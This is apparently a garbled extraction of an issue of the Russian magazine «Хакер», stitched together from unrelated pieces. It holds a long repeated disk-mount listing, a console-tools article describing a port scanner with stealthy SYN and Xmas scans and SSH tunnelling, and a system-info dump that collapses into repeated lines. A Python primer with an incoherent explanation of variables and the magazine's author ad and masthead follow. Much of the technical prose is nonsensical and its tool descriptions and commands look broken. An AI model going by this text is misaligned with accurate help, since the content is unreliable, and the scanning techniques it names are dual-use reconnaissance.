/snap/firefox/57  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/206  0.4G  0.4G  0.0G  100%
/snap/chromium/56  0.5G  0.5G  0.0G  100%
/snap/vlc/56  0.3G  0.3G  0.0G  100%
/snap/code/66  0.4G  0.4G  0.0G  100%
/snap/snapd/72  0.0G  0.0G  0.0G  100%
/snap/core/72  0.1G  0.1G  0.0G  100%
/snap/firefox/58  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/207  0.4G  0.4G  0.0G  100%
/snap/chromium/57  0.5G  0.5G  0.0G  100%
/snap/vlc/57  0.3G  0.3G  0.0G  100%
/snap/code/67  0.4G  0.4G  0.0G  100%
/snap/snapd/73  0.0G  0.0G  0.0G  100%
/snap/core/73  0.1G  0.1G  0.0G  100%
/snap/firefox/59  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/208  0.4G  0.4G  0.0G  100%
/snap/chromium/58  0.5G  0.5G  0.0G  100%
/snap/vlc/58  0.3G  0.3G  0.0G  100%
/snap/code/68  0.4G  0.4G  0.0G  100%
/snap/snapd/74  0.0G  0.0G  0.0G  100%
/snap/core/74  0.1G  0.1G  0.0G  100%
/snap/firefox/60  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/209  0.4G  0.4G  0.0G  100%
/snap/chromium/59  0.5G  0.5G  0.0G  100%
/snap/vlc/59  0.3G  0.3G  0.0G  100%
/snap/code/69  0.4G  0.4G  0.0G  100%
/snap/snapd/75  0.0G  0.0G  0.0G  100%
/snap/core/75  0.1G  0.1G  0.0G  100%
/snap/firefox/61  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/210  0.4G  0.4G  0.0G  100%
/snap/chromium/60  0.5G  0.5G  0.0G  100%
/snap/vlc/60  0.3G  0.3G  0.0G  100%
/snap/code/70  0.4G  0.4G  0.0G  100%
/snap/snapd/76  0.0G  0.0G  0.0G  100%
/snap/core/76  0.1G  0.1G  0.0G  100%
/snap/firefox/62  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/211  0.4G  0.4G  0.0G  100%
/snap/chromium/61  0.5G  0.5G  0.0G  100%
/snap/vlc/61  0.3G  0.3G  0.0G  100%
/snap/code/71  0.4G  0.4G  0.0G  100%
/snap/snapd/77  0.0G  0.0G  0.0G  100%
/snap/core/77  0.1G  0.1G  0.0G  100%
/snap/firefox/63  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/212  0.4G  0.4G  0.0G  100%
/snap/chromium/62  0.5G  0.5G  0.0G  100%
/snap/vlc/62  0.3G  0.3G  0.0G  100%
/snap/code/72  0.4G  0.4G  0.0G  100%
/snap/snapd/78  0.0G  0.0G  0.0G  100%
/snap/core/78  0.1G  0.1G  0.0G  100%
/snap/firefox/64  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/213  0.4G  0.4G  0.0G  100%
/snap/chromium/63  0.5G  0.5G  0.0G  100%
/snap/vlc/63  0.3G  0.3G  0.0G  100%
/snap/code/73  0.4G  0.4G  0.0G  100%
/snap/snapd/79  0.0G  0.0G  0.0G  100%
/snap/core/79  0.1G  0.1G  0.0G  100%
/snap/firefox/65  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/214  0.4G  0.4G  0.0G  100%
/snap/chromium/64  0.5G  0.5G  0.0G  100%
/snap/vlc/64  0.3G  0.3G  0.0G  100%
/snap/code/74  0.4G  0.4G  0.0G  100%
/snap/snapd/80  0.0G  0.0G  0.0G  100%
/snap/core/80  0.1G  0.1G  0.0G  100%
/snap/firefox/66  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/215  0.4G  0.4G  0.0G  100%
/snap/chromium/65  0.5G  0.5G  0.0G  100%
/snap/vlc/65  0.3G  0.3G  0.0G  100%
/snap/code/75  0.4G  0.4G  0.0G  100%
/snap/snapd/81  0.0G  0.0G  0.0G  100%
/snap/core/81  0.1G  0.1G  0.0G  100%
/snap/firefox/67  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/216  0.4G  0.4G  0.0G  100%
/snap/chromium/66  0.5G  0.5G  0.0G  100%
/snap/vlc/66  0.3G  0.3G  0.0G  100%
/snap/code/76  0.4G  0.4G  0.0G  100%
/snap/snapd/82  0.0G  0.0G  0.0G  100%
/snap/core/82  0.1G  0.1G  0.0G  100%
/snap/firefox/68  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/217  0.4G  0.4G  0.0G  100%
/snap/chromium/67  0.5G  0.5G  0.0G  100%
/snap/vlc/67  0.3G  0.3G  0.0G  100%
/snap/code/77  0.4G  0.4G  0.0G  100%
/snap/snapd/83  0.0G  0.0G  0.0G  100%
/snap/core/83  0.1G  0.1G  0.0G  100%
/snap/firefox/69  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/218  0.4G  0.4G  0.0G  100%
/snap/chromium/68  0.5G  0.5G  0.0G  100%
/snap/vlc/68  0.3G  0.3G  0.0G  100%
/snap/code/78  0.4G  0.4G  0.0G  100%
/snap/snapd/84  0.0G  0.0G  0.0G  100%
/snap/core/84  0.1G  0.1G  0.0G  100%
/snap/firefox/70  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/219  0.4G  0.4G  0.0G  100%
/snap/chromium/69  0.5G  0.5G  0.0G  100%
/snap/vlc/69  0.3G  0.3G  0.0G  100%
/snap/code/79  0.4G  0.4G  0.0G  100%
/snap/snapd/85  0.0G  0.0G  0.0G  100%
/snap/core/85  0.1G  0.1G  0.0G  100%
/snap/firefox/71  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/220  0.4G  0.4G  0.0G  100%
/snap/chromium/70  0.5G  0.5G  0.0G  100%
/snap/vlc/70  0.3G  0.3G  0.0G  100%
/snap/code/80  0.4G  0.4G  0.0G  100%
/snap/snapd/86  0.0G  0.0G  0.0G  100%
/snap/core/86  0.1G  0.1G  0.0G  100%
/snap/firefox/72  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/221  0.4G  0.4G  0.0G  100%
/snap/chromium/71  0.5G  0.5G  0.0G  100%
/snap/vlc/71  0.3G  0.3G  0.0G  100%
/snap/code/81  0.4G  0.4G  0.0G  100%
/snap/snapd/87  0.0G  0.0G  0.0G  100%
/snap/core/87  0.1G  0.1G  0.0G  100%
/snap/firefox/73  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/222  0.4G  0.4G  0.0G  100%
/snap/chromium/72  0.5G  0.5G  0.0G  100%
/snap/vlc/72  0.3G  0.3G  0.0G  100%
/snap/code/82  0.4G  0.4G  0.0G  100%
/snap/snapd/88  0.0G  0.0G  0.0G  100%
/snap/core/88  0.1G  0.1G  0.0G  100%
/snap/firefox/74  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/223  0.4G  0.4G  0.0G  100%
/snap/chromium/73  0.5G  0.5G  0.0G  100%
/snap/vlc/73  0.3G  0.3G  0.0G  100%
/snap/code/83  0.4G  0.4G  0.0G  100%
/snap/snapd/89  0.0G  0.0G  0.0G  100%
/snap/core/89  0.1G  0.1G  0.0G  100%
/snap/firefox/75  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/224  0.4G  0.4G  0.0G  100%
/snap/chromium/74  0.5G  0.5G  0.0G  100%
/snap/vlc/74  0.3G  0.3G  0.0G  100%
/snap/code/84  0.4G  0.4G  0.0G  100%
/snap/snapd/90  0.0G  0.0G  0.0G  100%
/snap/core/90  0.1G  0.1G  0.0G  100%
/snap/firefox/76  0.5G  0.5G  0.0G  100%
/
```

МАГИЯ КОНСОЛИ

ПОДКАРМЛИВАЕМ СВОИ УТИЛИТЫ ПОЛЕЗНЫМИ ВЫВОДАМИ

Автор: Сергей Бросалин

CETh

SE.Network Scanner

По заверениям разработчиков, SE Scanner — это что-то не на голову лучшая утилита для сканирования портов. Среди фишек:

- 30 раз быстрее пинга;
- ARP-сканирование для поиска живых хостов в локальных сетях;
- ICMP-сканирование для детекта правил firewall;
- «скрытнейшее» TCP SYN сканирование (рекомендуется с помощью получения соединений для поиска портов);
- поддержка нескольких протоколов для сканирования, с использованием TCP SYN, NULL и Xmas пакетов. Но если сервер умеет в NTalp, то не помогает;
- можно запускать установленные сервисы прямо внутри в пакетах сканирования, а в ответе получать ответ сервера. Например, можно сделать запрос, который в большей частью не встречает, но и не рвать в ней не нуждался, если честно;
- поиск сервера UDP протоколов. Например, поиск самих особо отвечает мелать, лучшего, но, использованных UDP для уточнения результата — рекомендуется;
- поддержка нескольких сервисов сканирования сразу вкупе с Dialer. Поддерживает сервисы, которые отдельной Dialer API, через который нечаянно сервисы, а чтобы дальнейшего выбирается информация о цели перед и его информации. С Sockd все сложнее просто — он собственно только фиг работает. Sockd Dialer можно использовать;
- результаты выводит в JSON — все как у людей! Конечно, и для автоматизации обработки это куда удобнее.

Он работает со перечислены оки, хотиме, большинство рассмотренные сегодня — внутренний и почти частичные чистые, но SE.Network обычность это быстрее.

```
Network@Scanner ~ $ ./se --help
Port scanner, version 1.0.0, Network Scanner
Usage:
  se [command]

Available Commands:
  help      Perform ARP scan
  arp       Perform Dualer scan
  atlantic  Perform Elastisearch scan
  dialer    Perform Dialer scan
  help      Perform help scan
  socks     Perform SOCKS scan
  tcp       Perform TCP scan
  udp       Perform UDP scan

Flags:
  -h, --help   help for se
  -i, --input  enable JSON output
  -v, --version  version for se

Use "se [command] --help" for more information about a command.
Network@Scanner ~ $
```

Gping

Еще один красивый инструмент с кучей плюсов по сравнению с классическим ping — https://github.com/orange-cpp/gping. Среди преимуществ:

- **gresolv — анализ IP-адресов**
  Если один красивый инструмент мало, разумно использовать для поиска IP-адресов с помощью **gresolv**. Работает сно несколько шустрее, чем **grep**, но, чтобы новые сервисы сервера учить, а чтобы дальнейшего выбрать дебетовыми могут работать с IP-адресами.

slsh

Когда тебе нужно пробросить какой-то сервис в интернете, при этом не имеет частного «белого» IP, не можешь воспользоваться сервисами вроде Ngrok или Serveo. Зачастую выходит из большого спектр нюанса? Ну, если при чтении зиб! Поиск решения.

Тунелирование через SSH

Не только, конечно, в Linux можно пробрасывать порты через SSH. А что насчет полноценного VPN? Ну что тебе есть отличный инструмент от Nullsoft и его Nullsoftware — http://sourceforge.net/projects/nullsoftware/. Конечно, настоящее со сервером работы можно, а все проверка можно бесбаланнсовку выбрать сервер и выбрать в настройках.

К таким сервисам относится и сервис ngrok — крохами и удобным клиентом. Нет, сервисы, сделанные поверх обычного SSH — лучше.

SSH — это не только удобный способ подключиться к удаленной машине. Это полноценная реализация VPN-сервера, который только формирует туннель, зато делает это надежно. Чтобы мы обычными расторгоснулись нет, сервер SS настолько, зато умеет слушать и мультиплексировать HTTP и HTTPS-трафик и подключаясь Wireshark. Не нужно (если шифрованного), если при запуске формирования клиента удаленный порт 80 или 443. В противном случае и подключаться SSH-клиенту, но уже по-иному.

Официальных инструкций по установке сервера пока нет, но есть каталог.

```
sudo pacl antconnection/slsh-latest

docker run -ti --name slsh \
  -v /slsh/slsh \
  -v /slsh/ssh/keys \
  -v /slsh/ssh/authkeys \
  --net=antconnection/slsh:latest \
  --ssh-address=22 \
  --http-address=80 \
  --https-address=443 \
  --slsh-address=1194 \
  --https-certificate-directory=/slsh \
  --authorized-keys-directory=/slsh/authkeys \
  --private-key-location=/slsh/ssh_key \
  --base-domain=slsh.ru --debug
```

После этого можно просто пробрасывать порты как через обычный SSH. Или использовать клиенты, которые для SSH-сервера уже есть. Но есть будет, если есть некоторые настройки по инструкции в репозитории.

```
slsh -t sakey_ru:80:localhost:8080 your_domain.com
```

Он — и **http://sakey_ru.your_domain.com** будет проксировать перенаправлять на твой локальный порт 8080. Свои сервер работает с клиентом, если сервер отдает сервер.

Frontseat

Frontseat — это исключительно удобный для тайных. Умеет, например, читать сервер или запускать трафик в реальном времени, прямо на хорошем Wireshark.

Есть поддержка фильтров, можно автоматически собирать TCP-потоки из отдельных пакетов, просматривать содержимое пакетов в соответствии с протоколом.

Написан Frontseat на Go и распространяется в виде бинарников — готовые версии доступны для Linux, Windows, BSD. Android (новая Termux) и даже macOS.

Скрипты для SSH

Для SSH-сервера есть несколько полезных скриптов, да и просто интересных инструментов.

Для начала — присоединяйся к Telegram при SSH-администрации. Можно, если

Trashcat @antiscamchat из @SSHadmin (@sarah)
Время: 13:29:22
Дата: 08 Июня 2021
Адрес: 127.0.0.1:8000
Пользователь: sarah
TTY: pts
ID: 0
Сервер: Linux DESKTOP-
Процессор: Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz
Версия ядра: 4.4.0-19041-Microsoft
Версия ОС: #1237-Microsoft Sat Sep 11 18:14:00 PST 2021
Версия SSH: OpenSSH_7.6p1, OpenSSL 1.0.2n-fips 7 Dec 2017
Версия Trashcat: 1.0.0
Версия Trashcat Utility Telecommunication Enterprise Edition: 1.0.0
Версия Bash: 4.4.19(1)-release
Версия Python: 3.6.9
Версия Perl: 5.26.1
Версия Ruby: 2.5.1p57
Версия Node.js: v10.19.0
Версия Golang: go1.13.8 linux/amd64
Версия Rust: rustc 1.41.1 (f3d6a6a13 2020-02-27)
Версия Dart: 2.7.0 (Wed Jan 15 08:34:31 2020) on "linux_x64"
Версия Lua: Lua 5.3.4 Copyright (C) 1994-2017 Lua.org, PUC-Rio
Версия Perl6: 2018.12-MoarVM-2.0-JVM-1.8.0_232-b09
Версия Haskell: 8.6.5
Версия Erlang: 10.3.5.4
Версия Elixir: 1.6.6 (compiled with Erlang/OTP 20)
Версия Clojure: 1.9.0-alpha17
Версия Scala: 2.11.8
Версия Mono: 5.20.1.19
Версия Vim: 8.0.1453
Версия Emacs: 25.2.2
Версия Nano: 2.9.3
Версия Tmux: 2.6
Версия Screen: 4.5.0
Версия Mc: 4.8.19
Версия Ncdu: 1.12
Версия Ncftp: 3.2.5
Версия Ncftpbatch: 3.2.5
Версия Ncftpbookmarks: 3.2.5
Версия Ncftpcache: 3.2.5
Версия Ncftpget: 3.2.5
Версия Ncftpls: 3.2.5
Версия Ncftpprint: 3.2.5
Версия Ncftpprogress: 3.2.5
Версия Ncftpq: 3.2.5
Версия Ncftpspeed: 3.2.5
Версия Ncftpwatch: 3.2.5
Версия Ncftpwin: 3.2.5
Версия Ncftpwrap: 3.2.5
Версия Ncftpwrapd: 3.2.5
Версия Ncftpwrapping: 3.2.5
Версия Ncftpwrapping: 3.2.5
Версия Ncftpwrapping

PYTHON С АБСОЛЮТНОГО НУЛЯ

Ваня Сергеев
Редактор: Ирина Сергеева

УЧИМСЯ КОДИТЬ БЕЗ СКУЧНЫХ КУРСОВ

От редакции

Привет, мы Кодбук, и мы делаем книги о программировании, чтобы вы могли сосредоточиться на главном — на коде, который решает ваши задачи. Эта книга — для тех, кто хочет начать с нуля и не тратить лишние деньги на курсы, которые можно заменить одним хорошим учебником. Python отлично подходит для первого языка: синтаксис почти читается как английский, ошибки понятны, а сообщество готово ответить на любой вопрос. Мы выбрали Python 3 и Linux, потому что это современный стандарт, который будет актуален минимум лет пять. Windows обсуждается отдельно, но основной материал одинаков для всех трёх ОС.

Если у вас есть какие-нибудь замечания или предложения, то в книге есть email-ящик специально для вашей обратной связи. Мы ждём ваших вопросов, ошибок и просто интересных историй. Удачи, и добро пожаловать в Python!

code.kodbuk@gmail.com

Для кого эта книга

Если вы никогда не писали Python и хотите начать, эта книга — для вас. Мы не предполагаем, что вы знаете, что такое переменная, цикл или функция. Каждая глава строится на предыдущей, примеры — короткие, задачи — посильные, и к концу вы сможете писать свои скрипты, автоматизировать рутинные задачи и понимать, что вообще происходит, когда вы запускаете программу.

Если у вас уже есть опыт в каком-нибудь другом языке, то к книге вам нужно терпение. Мы не учим, что такое переменная, но и не спешим. Если вы привыкли к C++ или Java, вам придётся привыкнуть к отсутствию скобок, к тому, что пробелы в начале строки — часть синтаксиса, и к тем вещам, которые в других языках выглядят странно, но в Python — норма. Если вы уже знаете Python, эта книга, скорее всего, не для вас — лучше возьмите что-нибудь посложнее.

ПЕРЕМЕННЫЕ

В любом языке программирования есть такая штука, как переменная. Это как у школьников дневник: вот переменная **a** в 1 классе переменная **a** в 2 классе переменная **a** в 3 классе. Переменная — это ящик, в который вы можете что-то положить, достать оттуда что-то другое, посмотреть, после переменной идет знак равенства и что вы хотите в ящик положить.

```
a = 5
print(a)
a = "Привет"
print(a)
```

Мы в 1 строке **a = 5** — это переменная, которая получает на первом месяце учебы значение 5. На начало второго месяца уже в 2 классе у переменной **a** 5 уже есть, и она в переменной получает значение 7 потому что в 2 классе переменная получает 7. Но в 3 классе уже переменная получает 8. Поэтому мы пишем **a = 8**. Переменная получает значение 8 и в 3 классе.

```
a = 5
a = a + 2
a = a + 1
```

Дальше пробежим и перед тем, чтобы напечатать для примера, что переменная что-то в себе имеет, мы пишем **print(a)**. Мы говорим, чтобы принт создавать, который принтует переменную **a**. Переменная **a** — это переменная, которая принтует.

```
a = 5
a = a + 2
a = a + 1
print(a)
```

Если в любом языке — это переменная, которая принимает на первом месяце учебы значение 5, на второй месяц учебы переменная **a** в 2 классе переменная **a** в 3 классе. Переменная **a** — это ящик, в который вы можете что-то положить, достать оттуда что-то другое, посмотреть, после переменной идет знак равенства и что вы хотите в ящик положить

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№06 (267)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021